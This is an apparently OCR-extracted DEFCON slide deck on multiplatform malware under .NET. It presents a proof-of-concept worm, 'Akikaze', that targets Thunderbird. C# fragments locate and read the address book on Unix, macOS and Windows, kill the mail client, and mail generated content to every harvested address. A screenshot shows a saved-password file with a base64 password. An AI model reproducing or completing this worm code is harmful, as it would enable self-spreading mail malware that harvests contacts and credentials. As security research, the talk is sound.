# Multiplatform malware within the .NET-Framework

DEFCON 0x0f
August 3rd – August 5th
Paul Sebastian Ziegler
psz@observed.de

# What exactly is multiplatform malware?

# Multiplatform malware...

- Runs on several different processors or host operating systems
- Does not need to be modified from system to system
- Is able to jump from one system to another
- May be anything from worm to trojan to virus

# Multiplatform malware does not...

- Attack common design flaws in broadly used protocols various operating systems implement (XSS is not multiplatform malware)
- Need to be in binary form

# Recent Developments

- More Devices
- More Operating Systems
- More Cross-System Integration
- More Mobility
- Less Security-Concerns

# Notable implementations of multiplatform malware up until now

- {Win32, Linux}/Simile.D (Virus)
  - Infects both PE and ELF executables
  - Polymorphic and Metamorphic
- W32/Linux.Bi
  - PoC Virus
  - Infects local files

# The Potential of multiplatform malware

# I. Jumping Systems

# The Old Standard

Secret Service Guy: We need access to that network and we need it now!

Some Geek: Oh... yeah... right. Look, I'm really sorry, but I was extremely busy tonight. See, when I scanned that employee's firewall I saw that his son had an Xbox360 connected to the Internet so I spent all night hacking it just to get his savegames...

Secret Service Guy: WTF? Do you know what this means? They have 200 nuclear warheads stationed around the world! Also we believe that they cut 26,72$ tax last year.

Some Geek: Now come on, it's not all bad... At least we can play games for free!

Secret Service Guy: Yes, indeed. That is great... Just wait at your house and keep the doors unlocked. I'll send over a S.W.A.T-team to... umh... “play”.

# The New Possibilities

Secret Service Guy: Ok now. This is your first job after you have been hired since the previous specialist couldn't continue working due to... a terrible headache. Also you'll probably have heard the tales of how we managed to disarm all the nuclear warheads using a piece of paper and a bottle cap. But now we need access to that network!

Another Geek: Umh, listen... did that other guy tell you the employee's kid had and Xbox360 connected to the internet?

Secret Service Guy: Not again! Don't tell me you hacked his saves...

Another Geek: Of course I did! He is really a good gamer. However I also installed a worm on that Xbox that jumped to their Vista box and collected all the credentials from our target employee's PocketPC after being synced onto there as well. I already mailed you the passwords.

Secret Service Guy: Great! You really do know a lot about hacking... and our organization... and our plans... Just wait at home and keep your doors unlocked. I'll send over a S.W.A.T team to... uhm... “congratulate” you.

# II. The Momentum Of Surprise

The old common sense of OS-security:

# If it hurts me then it was build for me

The new common sense of OS-security:

# I am vulnerable in most cases - no matter what

# The way of the Non-Windows L-User

- I am running XYZ and it is secure by default
- Very few people develop malware for XYZ
- If an MS-friend of mine should be infected with malware his PC could not infect me anyways
- I do not need to be careful when dealing with downloads, attachments and portable media

# Ways of implementing mutliplatform malware

- Carrying various versions as payloads
- Using cross-system compliant assembler instructions
- Using runtime frameworks and intermediate languages

# “p3wn me in .NET darling”

# -

# Project Akikaze

# Goals


- Create some PoC that actually works
- Have it attack Thunderbird and spread from there
- Explore the possibilities of runtime frameworks


# Why .NET?

- CIL-code is fast
- There are several .NET implementations
- Many people run it
- Language independence
- No virtual machine restrictions
- Lots of classes for platform independence
- Microsoft designed it, so it comes from a long tradition of great malware-boosters

# Why Thunderbird?


- It runs on many different platforms
- Attacking a mailclient makes it easy to redistribute the malware
- I am using it


Alert
Saving Passwords and Other Sensitive Information
Password Manager and Form Manager will save passwords, user names, and other sensitive information and enter them for you automatically when they are required. This sensitive information is stored on your computer in a file that's difficult, but not impossible, to read.
If other people have access to your computer, you may want to password protect the stored sensitive information by choosing a Master Password.
If you choose to password protect your stored information, you will be asked to provide your Master Password from time to time. This approach provides better security but is slightly less convenient.
OK


signons.txt - KWrite
File Edit View Bookmarks Tools Settings Help
#2c
.
imap://john@doe.com
\=username=\
~
*\=password=\
~bXl3aWZlamFuZQ==
.

# The Code

https://observed.de


akikaze.cs (~/Desktop) - GVIM
File Edit Tools Syntax Buffers Window Help
/*
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; version 2 only.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA
*/
12,1
Top

akikaze.cs (~/Desktop) - GVIM

File Edit Tools Syntax Buffers Window Help

```
class Go
{
    static public gather info = new gather();
    static void Main(string[] args)
    {
            attack server = new attack();
            if (server.check_smtp()) server.getdata();
            else Environment.Exit(1);
            foreach (string mail in info.addresses.ToArray())
            {
                create content = new create(mail);
                server.sendmail(mail, content.content, content.title);
            }
    }
}
```

292,2 99%

Kakikaze.cs (~/Desktop) - GVIM

File Edit Tools Syntax Buffers Window Help

```
        if (os == PlatformID.Unix)
        {
            homefolder = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
            DirectoryInfo homedir = new DirectoryInfo(homefolder);
            if (homedir.GetDirectories(".thunderbird").Length != 0)
            {
                /* Standard Unix-System */
                thunderbirddir = new DirectoryInfo(homefolder + "/.thunderbird");
                defaultdir = thunderbirddir.GetDirectories("*default")[0].ToString() + "/";
                FileInfo adds = new FileInfo(defaultdir + "abook.mab");
                addressfile = adds.OpenText();
            }
            else if (homedir.GetDirectories(".thunderbird").Length != 0)
            {
                /* MacOS X */
                thunderbirddir = new DirectoryInfo(homefolder + "/Library/Thunderbird/Profiles/" + user);
                defaultdir = thunderbirddir.GetDirectories("*slt")[0].ToString() + "/";
                FileInfo adds = new FileInfo(defaultdir + "abook.mab");
                addressfile = adds.OpenText();
            }
        }
        else if (os == PlatformID.Win32NT)
        {
            /* WinXP code*/
            Process[] processes = Process.GetProcessesByName("THUNDE~1");
            foreach (Process pr in processes)
            {
                pr.Kill();
            }
            Thread.Sleep(1000);
            homefolder = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
            thunderbirddir = new DirectoryInfo(homefolder + "\\Thunderbird\\Profiles\\");
            defaultdir = thunderbirddir.GetDirectories()[0].ToString() + "\\";
            FileInfo adds = new FileInfo(thunderbirddir + defaultdir + "abook.mab");
            addressfile = adds.OpenText();
        }
        else available = false;
```

62,8 17%

# Demonstration

# Limitations of multiplatform malware and runtime frameworks

# Multiplatform Malware...

- Needs to use code that will work on any system targeted
- Will get really nasty once we start to jump in between various processor architectures
- Is just as detectable by AV as any other malware

# Runtime Frameworks...

- Need to be installed
- May need to be invoked manually
- Use intermediate languages that are
  - Easily reverse engineered
  - Easily analysed for malicious content

# Summary

# Discussion